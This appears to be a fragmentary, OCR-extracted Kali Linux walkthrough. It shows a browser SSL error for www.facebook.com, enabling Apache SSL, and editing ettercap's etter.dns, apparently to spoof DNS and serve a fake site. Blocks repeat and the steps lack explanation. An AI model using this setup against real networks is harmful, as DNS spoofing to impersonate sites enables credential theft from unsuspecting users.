
An error occurred during a connection to www.facebook.com. SSL received a record that exceeded the maximum permissible length. (Error code: ssl_error_rx_record_too_long)

- The page you are trying to view cannot be shown because the authenticity of the received data could not be verified.
- Please contact the website owners to inform them of this problem.




```
root@kali:/var/www/html# sudo a2enmod ssl
```


```
root@kali:~# vim /etc/ettercap/etter.dns
```



```
root@kali:/var/www/html# sudo a2enmod ssl
Considering dependency setenvif for ssl:
Module setenvif already enabled
Considering dependency mime for ssl:
Module mime already enabled
Considering dependency socache_shmcb for ssl:
Module socache_shmcb already enabled
Enabling module ssl.
See /usr/share/doc/apache2/README.Debian.gz on how to configure SSL and create self-signed certificates.
To activate the new configuration, you need to run:
  service apache2 restart
root@kali:/var/www/html# 
```




```
root@kali:/var/www/html# sudo a2enmod ssl
Considering dependency setenvif for ssl:
Module setenvif already enabled
Considering dependency mime for ssl:
Module mime already enabled
Considering dependency socache_shmcb for ssl:
Module socache_shmcb already enabled
Enabling module ssl.
See /usr/share/doc/apache2/README.Debian.gz on how to configure SSL and create self-signed certificates.
To activate the new configuration, you need to run:
  service apache2 restart
root@kali:/var/www/html# service apache2 restart
```




```
root@kali:/var/www/html# sudo mkdir /etc/apache2/ssl
```

```
root@kali:~# vim /etc/ettercap/etter.dns
```



